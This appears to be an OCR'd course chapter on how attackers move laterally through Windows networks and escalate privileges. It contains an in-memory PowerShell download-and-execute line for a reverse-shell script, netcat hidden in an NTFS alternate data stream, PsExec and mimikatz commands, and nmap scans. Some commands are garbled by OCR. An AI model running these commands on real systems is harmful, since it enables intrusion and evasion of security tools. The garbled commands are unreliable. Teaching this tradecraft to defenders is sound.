

Compromised
Terminal
Intrusions
Public Wi-Fi
Router
THREAT
BLOCKED!
Protected
Terminal

Chapter 7: Lateral Movement

Lateral movement consists of techniques that adversaries use to enter and control remote systems on network. Following through their primary objective they often requires exploring the network to find their target and subsequently gaining the access to it.

Reaching their objective often involves pivoting through multiple systems and accounts to gain. Adversaries might install their own remote access tools to accomplish lateral movement or use legitimate credentials with native network and operating system tools which may be stealthier.

Lateral Movement

Attackers will move from device to device after the initial hack with the hopes of accessing high-valued data. They will also be looking at ways in which they can gain additional control of the victim's network. At the same time, they will be trying not to trip alarms or raise any alerts. This phase of the attack life cycle can take a long time.

The lateral movement involves scanning a network for other resources, the collecting and exploiting of credentials, or the collection of more information for exfiltration. Lateral movement is difficult to stop. This is because organizations conventionally set up security measures at several gateways of the network.

Infiltration

The external reconnaissance methods were Dumpster diving, using social media, and social engineering. Dumpster diving involved collecting valuable data from devices that an organization had disposed of. It was seen that social media can be used to spy on target users and get credentials that they may post carelessly.

Multiple social engineering attacks were also discussed, and they clearly showed that an attacker could coerce a user to give out login credentials. The reasons why users fall for social engineering attacks were explained using the six levers used in social engineering.

Internal reconnaissance techniques were discussed as well as the tools used for sniffing and scanning for information that can enable an attacker to gain entry to a system. Using the two types of reconnaissance, an attacker would be able to gain entry to a system. The important question that would follow would be, what can the attacker do with this access?

Network Mapping

- To scan an entire network subnet as shown in the following:

#nmap 10.168.3.1/24

- A scan can also be done for a certain range of IP addresses as follows:

#nmap 10.250.3.1-200

- The following is a command that can be used to scan specific ports on a target:

#nmap -p80,23,21 192.190.3.25

Network Mapping

With this information, the attacker can go ahead and test the operating system running on computers of interest in a network.

If the hacker can tell the operating system and particular version running on a target device, it will be easy to select hacking tools that can effectively be used.

The following is a command used to find out the operating system and version running on a target device:
#nmap -O 191.160.254.35.

The nmap tool has complex OS fingerprinting capabilities and will almost always succeed in telling us the operating systems of devices, such as routers, workstations, and servers.

- **network intrusion detection systems** (**NDISs**) is used to completely shield different organizations to prevent nmap scans.
- When hackers are scanning individual targets, they scan a local segment of a network and thus avoid passing through NDISs.
- To prevent the scan from happening, an organization can opt to have host-based intrusion detection systems, but most network administrators will not consider doing that in a network, especially if the number of hosts is huge.
- The increased monitoring systems in each host will lead to more alerts and require more storage capacity and depending, on the size of the organization, this could lead to terabytes of data most of which would be false positives.
- The constant detection of false positives in voluminous quantities also discourages security teams from following up on threats identified in networks.
- Factoring in the challenges of monitoring for lateral movement activities, the best hopes for victim organizations are host-based security solutions.

Avoiding Alerts

Many organizations spend a substantial amount of money on security systems to nab attackers. Security tools are increasingly becoming more effective, and they can identify many signatures of hacking tools and malware that hackers have been using.

There has been a trend in attackers using legitimate tools for lateral movement. These are tools and techniques that are known by the system or that belong to a system and therefore do not generally pose a threat. Security systems, therefore, ignore them since they are legitimate.

These tools and techniques have enabled attackers to move around in highly secured networks right under the noses of security systems.

The following is an example of how attackers can avoid detection by using PowerShell. It will be seen that, instead of downloading a file, which would be scanned by the target's antivirus system, PowerShell is used. It directly loads a PS1 file from the internet instead of downloading then loading:

```
PS > IEX (New-Object
Net.WebClient).DownloadString('http:///Invoke-PowerShellTcp.ps1')
```

Such a command will prevent the file that is being downloaded from being flagged by antivirus programs. Attackers can also take advantage of **alternate data streams (ADS)** in a Windows NT file system (NTFS)to avoid alerts. By using ADS, attackers can hide their files in legitimate system files, which can be a great strategy for moving between systems. The following command is going to fork Netcat (`https://github.com/diegocr/netcat`) into a valid Windows utility called **Calculator** (`calc.exe`) and change the filename (`nc.exe`) to `svchost.exe`. This way the process name won't raise any flags since it is part of the system:

```
C:\Tools>type c:\tools\nc.exe > c:\tools\calc.exe:svchost.exe
```

```
C:\Tools>streams calc.exe

streams v1.60 - Reveal NTFS alternate streams.
Copyright (C) 2005-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Tools\calc.exe:
     :svchost.exe:$DATA 27136
```

Performing the Lateral Movement

Lateral movement can be carried out using different techniques and tactics. Attackers utilize them to move within the network from one device to the other

1. Port Scanning:-

```
# nmap -p80 192.168.4.16
```

This command only scans to check whether port 80 is open on the target machine with the IP 192.168.4.16:

```
# nmap -p80,23 192.1168.4.16
```

One can also check whether multiple ports are open by separating them with a comma in the command as shown previously.

Performing the Lateral Movement

2. Sysinternals

Sysinternals is a suite of tools that was developed by a company called Sysinternals before being acquired by Microsoft. The company came up with a suite of tools that allows administrators to control Windows-based computers from a remote terminal.

2. Sysinternals

The first six that are commonly used are:

- `PsExec`: Used for executing processes
- `PsFile`: That shows open files
- `PsGetSid`: That displays security identifiers of users
- `PsInfo`: That gives detailed information about a computer
- `PsKill`: That kills processes
- `PsList`: That lists information about processes

The next bunch consists of:

- `PsLoggedOn`: That lists logged in accounts
- `PsLogList`: That pulls event logs
- `PsPassword`: That changes passwords
- `PsPing`: That starts ping requests
- `PsService`: That can make changes to Windows services
- `PsShutdown`: Can shut down a computer
- `PsSuspend`: Can suspend processes (1)

PsExec

- PsExec is a command-line tool that lets you execute processes on remote systems and redirect console applications' output to the local system so that these applications appear to be running locally.
- It can execute anything that can run on a local computer's command prompt, on a remote one. Therefore, it can alter a remote computer's registry values, execute scripts and utilities, and connect a remote computer to another one.
- The advantage of this tool is that the outputs of commands are shown on the local computer rather than the remote one. Therefore, even if there is an active user on the remote computer, no suspicious activities can be detected.
- The PsExec tool connects to a remote computer over a network, executes some code, and sends back the output to a local computer without raising alarms to the users of the remote computer.

PsExec Commands

Psexec \remotecomputername -c autorunsc.exe –accepteula

The command copies the program autorunsc.exe to the remote computer. The part of the command that says -accepteula is used to make sure that the remote computer accepts the terms and conditions or end user license agreements that a program may prompt for.

Psexec \remotecomputername -d -i notepad

The PsExec tool can also be used to interact nefariously with a logged-on user. This is through programs such as Notepad on the remote computer. An attacker can launch notepad on a remote computer by supplying the command.

The -i instructs the remote computer to launch the application and the -d returns control to the attacker before the launching of notepad is completed.

- PsExec tool is able to edit registry values, allowing applications to run with system privileges and have access to data that is normally locked.
- Registry edits can be dangerous as they can directly affect the running of computer hardware and software.
- Damages to the registry can cause a computer to stop functioning.
- On a local computer, the following command can be used to open the register with SYSTEM user-level permissions thus with the abilities to see and change normally hidden values:

psexec -i -d -s regedit.exe

Remote Desktop

- Remote desktop is another legitimate way used to access and control computers remotely and it can be abused by hackers for the purpose of lateral movement.
- The main advantage that this tool has over Sysinternals is that it gives the attacker a full interactive **graphical user interface** (**GUI**) of the remote computer being attacked.
- Remote Desktop can be launched when hackers have already compromised a computer inside a network.
- With the valid credentials and knowledge of the IP address or the computer name of the target, hackers can use Remote Desktop to gain remote access.
- From the remote connections, attackers can steal data, disable security software, or install malware to enable them to compromise more machines.
- Remote Desktop has been used in many instances to gain access to servers that control enterprise security software solutions and network monitoring and security systems.

- It is notable that Remote Desktop connections are fully encrypted and therefore opaque to any monitoring systems. Therefore, they cannot be flagged by security software since they are a common administrative mechanism used by IT staff.
- The main disadvantage of Remote Desktop is that a user working on the remote computer can tell when an external person has logged on to the computer.
- The peculiar method of hacking a target using Remote Desktop by using an exploit called EsteemAudit.

```
sudo apt install -y remmina remmina-plugin-rdp remmina-plugin-secret remmina-plugin-spice
```

File Shares

- This is another method commonly used by attackers for performing lateral movement in networks that they have already compromised.
- The main purpose of this method is to capture most of the data available in a network.
- File shares are collaboration mechanisms used in many networks. They enable clients to access files stored on the server or on some individual computers. Sometimes, the servers will contain sensitive information such as customer databases, operating procedures, software, template documents, and company secrets.
- Built-in administrative shares for full hard drives on machines come in handy, as they give access to whoever is on a network to read and write whole hard disks.

- File shares give hackers the advantage of low probability of detection since these are legitimate traffic channels that are normally not monitored.
- A malicious actor will, therefore, have ample time to access, copy, and even edit the contents of any shared media in a network.
- It is also possible to plant other bugs in the shared environment to infect the computers that copy files.
- The technique is highly effective when hackers have already gotten access to an account that has elevated privileges. With these privileges, they can access most of the shared data with read and write permissions.


```
New_Item "D:Secretfile" -typedirectoryNew_SMBShare -Name "Secretfile" -Path
"D:Secretfile"-ContinouslyAvailableFullAccess
domainadminstratorgroupchangeAccess
domaindepartmentusers-ReadAccess "domainauthenticated users"
```

PowerShell

- This is yet another legitimate Windows OS tool that hackers are using for malicious purposes.
- The general trend of using these legitimate tools during attacks is to avoid being caught by security software.
- Security companies are catching up with most malware and identifying their signatures. Hackers, therefore, try to use tools that are known to be safe and legitimate to operating systems as much as possible.
- PowerShell is a built-in, object-oriented scripting tool that is available in modern versions of Windows.
- It is extremely powerful and can be used to steal in-memory sensitive information, make modifications to system configurations, and also to automate the movement from one device to another.
- There are There are several hacking-and security-oriented PowerShell modules being used today.
- The most common ones are **PowerSploit** and **Nishang**.

Windows Management Instrumentation(WMI)

- WMImplant is an example of a hacking tool that leverages the WMI framework to execute malicious actions on a target machine.
- WMImplant is well-designed and has a menu that resembles Metasploit's Meterpreter.




Other Lateral Movement methods


- Scheduled tasks
- Token Stealing
- Pass the hash
- Active Directory
- Remote Registry

  HKLMSystemCurrentControlSetServices
- Breached Host Analysis
- Central administrator Consoles
- Email Pillaging

Pass the Hash



Pass the Hash



With Domain Admin hash we can access all domain workstations!!!

By default, the authentication process in a Windows system that belongs to an AD domain will take place using Kerberos. There also many services that will register on the AD to get their **service principal name** (**SPN**).

For this basic info, you could use the following command:

```
Get-PSADForestInfo
```

The next step could be to find out which SPNs are available. To obtain all SPNs from an AD you could use this command:

```
Discover-PSInterestingServices -GetAllForestSPNs
```

This will give you a good amount of information that can be used to continue the attack. If you want to know only the service accounts that are currently configured with an SPN, you could also use the following command:

```
Find-PSServiceAccounts -Forest
```

You could also leverage `mimikatz` to obtain information about the Kerberos tickets, using the following command:

```
mimikatz # kerberos::list
```

Infiltration:

- In this phase, the attacker wants to have a strong grip on the system.
- The attacker may have compromised a low-level account and will, therefore, be looking for an account with higher privileges, in order to study the system further.
- Privilege escalation is not a simple phase, as it will at times require the attacker to use a combination of skills and tools in order to heighten the privileges.
- There are generally two classifications of privilege escalation: horizontal and vertical privilege escalation.

Horizontal Privilege Escalation

- In horizontal privilege escalation, the attacker uses a normal account to access the accounts of other users.
- It is a simple process since the attacker does not actively seek to upgrade the privileges of an account, they are granted to him. Therefore, no tools are used to upgrade the accounts in this type of privilege escalation.
- There are two main ways through which a horizontal privilege escalation can occur. The first one is through software bugs, whereby a normal user is able to view and access files of other users due to an error in the coding of a system.


Vertical Privilege Escalation

- It consists of more demanding privilege escalation techniques and includes the use of hacking tools.
- It is complex, but not impossible, since an attacker is forced to perform admin-or kernel-level operations in order to elevate access rights illegally.
- Vertical rights escalation is more difficult but it is also more rewarding since the attacker can acquire system rights on a system.
- A system user has more rights than an administrator and, therefore, can do more damage.
- The attacker also has a higher chance of staying and performing actions on a network system whilst remaining undetected.
- With superuser access rights, an attacker can perform actions that the administrator cannot stop or interfere with.
- Vertical escalation techniques differ from system to system. In Windows, a common practice is to cause a buffer overflow to achieve vertical privilege escalation.
- This has already been witnessed in a tool called Eternal Blue which is alleged to be one of the hacking tools in the possession of the NSA. The tool has however been made public by a hacking group called the Shadow Brokers

Horizontal privilege escalation attack

An internal horizontal escalation attack can occur between each of these accounts. Attackers can also achieve horizontal escalation by initially compromising one of these accounts.

Vertical privillege escalation attack

